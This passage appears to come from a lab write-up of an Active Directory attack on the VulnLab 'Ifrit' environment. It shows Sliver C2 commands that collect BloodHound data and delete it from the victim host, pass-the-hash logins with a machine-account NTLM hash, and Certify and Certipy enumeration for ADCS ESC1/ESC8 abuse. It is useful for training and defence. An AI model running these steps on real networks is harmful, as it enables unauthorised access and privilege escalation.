Closing writers
2024-09-05T18:55:33.4136139-07:00|INFORMATION|Status: 351 objects finished (+351 117)/s -- Using 123 MB RAM
2024-09-05T18:55:33.4136139-07:00|INFORMATION|Enumeration finished in 00:00:03.3542635
2024-09-05T18:55:33.6342283-07:00|INFORMATION|Saving cache with stats: 17 ID to type mappings.
 1 name to SID mappings.
 3 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2024-09-05T18:55:33.6818916-07:00|INFORMATION|SharpHound Enumeration Completed at 6:55 PM on 9/5/2024! Happy Graphing!

[*] Output saved to /tmp/execute-assembly_SQL07_202409060155373153442539.log

[server] sliver (MEAN_PRIZE) > ls

C:\ProgramData\1 (3 items, 51.6 KiB)
====================================
-rw-rw-rw-  20240905185532_BloodHound.zip                         35.5 KiB  Thu Sep 05 18:55:33 -0700 2024
-rw-rw-rw-  stg.exe                                               14.5 KiB  Thu Sep 05 03:41:33 -0700 2024
-rw-rw-rw-  YmU5M2E1MDQtNGQwNC00ZDRmLThiNjAtMmRlNzkzNWZiNzNm.bin  1.6 KiB   Thu Sep 05 18:55:33 -0700 2024


[server] sliver (MEAN_PRIZE) > download -t 900 20240905185532_BloodHound.zip

[*] Wrote 36334 bytes (1 file successfully, 0 files unsuccessfully) to /home/himitsu/Downloads/VULNLAB/Ifrit/20240905185532_BloodHound.zip

[server] sliver (MEAN_PRIZE) > rm 20240905185532_BloodHound.zip

[*] C:\ProgramData\1\20240905185532_BloodHound.zip

[server] sliver (MEAN_PRIZE) > rm YmU5M2E1MDQtNGQwNC00ZDRmLThiNjAtMmRlNzkzNWZiNzNm.bin

[*] C:\ProgramData\1\YmU5M2E1MDQtNGQwNC00ZDRmLThiNjAtMmRlNzkzNWZiNzNm.bin
Domain computers:

Found 2 new hosts then check if we can find the IP address:
[server] sliver (MEAN_PRIZE) > sa-nslookup fs01.it-ifrit.vl 172.16.41.17 1

[*] Successfully executed sa-nslookup (coff-loader)
[*] Got output:
Query for domain name failed
DNS name does not exist.
[server] sliver (MEAN_PRIZE) > sa-nslookup fs02.it.ifrit.vl 172.16.41.17 1

[*] Successfully executed sa-nslookup (coff-loader)
[*] Got output:
A fs02.it-ifrit.vl 172.16.41.210
- Add
fs02.it-ifrit.vlin /etc/hosts- Add
sudo ip route add 172.16.41.210/32 dev ligoloto access it via our Ligolo-ng tunnel
Found an interesting group VDI-ADMINS:

This user is also member of ADMINS:

So maybe this user has some specific privileges to all VDI.
We found also some escalation privilege paths:

The computer FS02.IT-IFRIT.VL has the privileges to perform the ADCS ESC1 attack against the target domain IT-IFRIT.VL.
ADCS ESC8 exploiting (FS02$)
We got the Machine account hash of SQL07$ then we double check if we can authenticate to DC07:
$ nxc smb dc07.it-ifrit.vl -u 'SQL07$' -H 'f44427ad274bb6da32ace52c576e7716'
SMB         172.16.41.17    445    DC07             [*] Windows Server 2022 Build 20348 x64 (name:DC07) (domain:it-ifrit.vl) (signing:True) (SMBv1:False)
SMB         172.16.41.17    445    DC07             [+] it-ifrit.vl\SQL07$:f44427ad274bb6da32ace52c576e7716
Confirmed
Check if this DC is also an ADCS server:
$ curl -k https://dc07.it-ifrit.vl/certsrv
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>401 - Unauthorized: Access is denied due to invalid credentials.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>401 - Unauthorized: Access is denied due to invalid credentials.</h2>
  <h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>
 </fieldset></div>
</div>
</body>
</html>
Confirmed DC07 is an ADCS server
Find all certificates:
[server] sliver (MEAN_PRIZE) > certify -- find -u 'SQL07$' --hashes ':f44427ad274bb6da32ace52c576e7716' -target it-ifrit.vl -dc-ip 172.16.41.17
[*] certify output:
_____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v1.1.0
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=it-ifrit,DC=vl'
[*] Listing info about the Enterprise CA 'it-ifrit-CA'
Enterprise CA Name : it-ifrit-CA
DNS Hostname : DC07.it-ifrit.vl
FullName : DC07.it-ifrit.vl\it-ifrit-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=it-ifrit-CA, DC=it-ifrit, DC=vl
Cert Thumbprint : 397DB9404F872A30ADE866CDDE2B5622DDB3FBD3
Cert Serial : 6937EF87166E5A8246DB924ADE654400
Cert Start Date : 7/14/2024 2:55:36 AM
Cert End Date : 9/4/2524 7:14:48 PM
Cert Chain : CN=it-ifrit-CA,DC=it-ifrit,DC=vl
UserSpecifiedSAN : Disabled
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
Allow ManageCA, ManageCertificates IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Enrollment Agent Restrictions : None
[*] Available Certificates Templates :
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : User
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Domain Users S-1-5-21-2679633274-2572298512-61362222-513
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : EFS
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Encrypting File System
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Domain Users S-1-5-21-2679633274-2572298512-61362222-513
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : Administrator
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Microsoft Trust List Signing, Secure Email
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : EFSRecovery
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : File Recovery
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : Machine
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Domain Computers S-1-5-21-2679633274-2572298512-61362222-515
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : DomainController
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Domain Controllers S-1-5-21-2679633274-2572298512-61362222-516
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
IT-IFRIT\Enterprise Read-only Domain ControllersS-1-5-21-2679633274-2572298512-61362222-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : WebServer
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Server Authentication
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : SubCA
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : <null>
mspki-certificate-application-policy : <null>
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : DomainControllerAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Domain Controllers S-1-5-21-2679633274-2572298512-61362222-516
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
IT-IFRIT\Enterprise Read-only Domain ControllersS-1-5-21-2679633274-2572298512-61362222-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : DirectoryEmailReplication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Directory Service Email Replication
mspki-certificate-application-policy : Directory Service Email Replication
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Domain Controllers S-1-5-21-2679633274-2572298512-61362222-516
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
IT-IFRIT\Enterprise Read-only Domain ControllersS-1-5-21-2679633274-2572298512-61362222-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : KerberosAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DOMAIN_DNS, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Domain Controllers S-1-5-21-2679633274-2572298512-61362222-516
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
IT-IFRIT\Enterprise Read-only Domain ControllersS-1-5-21-2679633274-2572298512-61362222-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteOwner Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
CA Name : DC07.it-ifrit.vl\it-ifrit-CA
Template Name : IT-Computers
Schema Version : 2
Validity Period : 500 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy : Client Authentication, Server Authentication
Permissions
Enrollment Permissions
Enrollment Rights : IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
IT-IFRIT\FS02$ S-1-5-21-2679633274-2572298512-61362222-1104
Object Control Permissions
Owner : IT-IFRIT\Administrator S-1-5-21-2679633274-2572298512-61362222-500
WriteOwner Principals : IT-IFRIT\Administrator S-1-5-21-2679633274-2572298512-61362222-500
IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteDacl Principals : IT-IFRIT\Administrator S-1-5-21-2679633274-2572298512-61362222-500
IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
WriteProperty Principals : IT-IFRIT\Administrator S-1-5-21-2679633274-2572298512-61362222-500
IT-IFRIT\Domain Admins S-1-5-21-2679633274-2572298512-61362222-512
IT-IFRIT\Enterprise Admins S-1-5-21-2679633274-2572298512-61362222-519
Certify completed in 00:00:13.6888768
Find if some certificate templates are vulnerable:
[server] sliver (MEAN_PRIZE) > certify -- find -u 'SQL07$' --hashes ':f44427ad274bb6da32ace52c576e7716' -dc-ip 172.16.41.17 /vulnerable

[*] certify output:

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=it-ifrit,DC=vl'

[*] Listing info about the Enterprise CA 'it-ifrit-CA'

    Enterprise CA Name            : it-ifrit-CA
    DNS Hostname                  : DC07.it-ifrit.vl
    FullName                      : DC07.it-ifrit.vl\it-ifrit-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=it-ifrit-CA, DC=it-ifrit, DC=vl
    Cert Thumbprint               : 397DB9404F872A30ADE866CDDE2B5622DDB3FBD3
    Cert Serial                   : 6937EF87166E5A8246DB924ADE654400
    Cert Start Date               : 7/14/2024 2:55:36 AM
    Cert End Date                 : 9/4/2524 7:14:48 PM
    Cert Chain                    : CN=it-ifrit-CA,DC=it-ifrit,DC=vl
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               IT-IFRIT\Domain Admins        S-1-5-21-2679633274-2572298512-61362222-512
      Allow  ManageCA, ManageCertificates               IT-IFRIT\Enterprise Admins    S-1-5-21-2679633274-2572298512-61362222-519
    Enrollment Agent Restrictions : None

[+] No Vulnerable Certificates Templates found!


Certify completed in 00:00:13.2648934
No vulnerable certificate template found
Then we will check the ADCS configuration itself if we can find ESC8 vulnerability.
Note that the ESC8 technique does not abuse certificate template misconfigurations.
Instead, this technique leverages the configuration of the Certificate Authority (CA) server.
Active Directory Certificate Authorities that are vulnerable to ESC8 meet the following conditions:
- Web Enrollment: Enabled
- Request Disposition: Issue
Check with Certipy to find ESC8-vulnerable CAs:
$ certipy-ad find -u 'SQL07$' -hashes ':f44427ad274bb6da32ace52c576e7716' -dc-ip 172.16.41.17 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'it-ifrit-CA' via CSRA
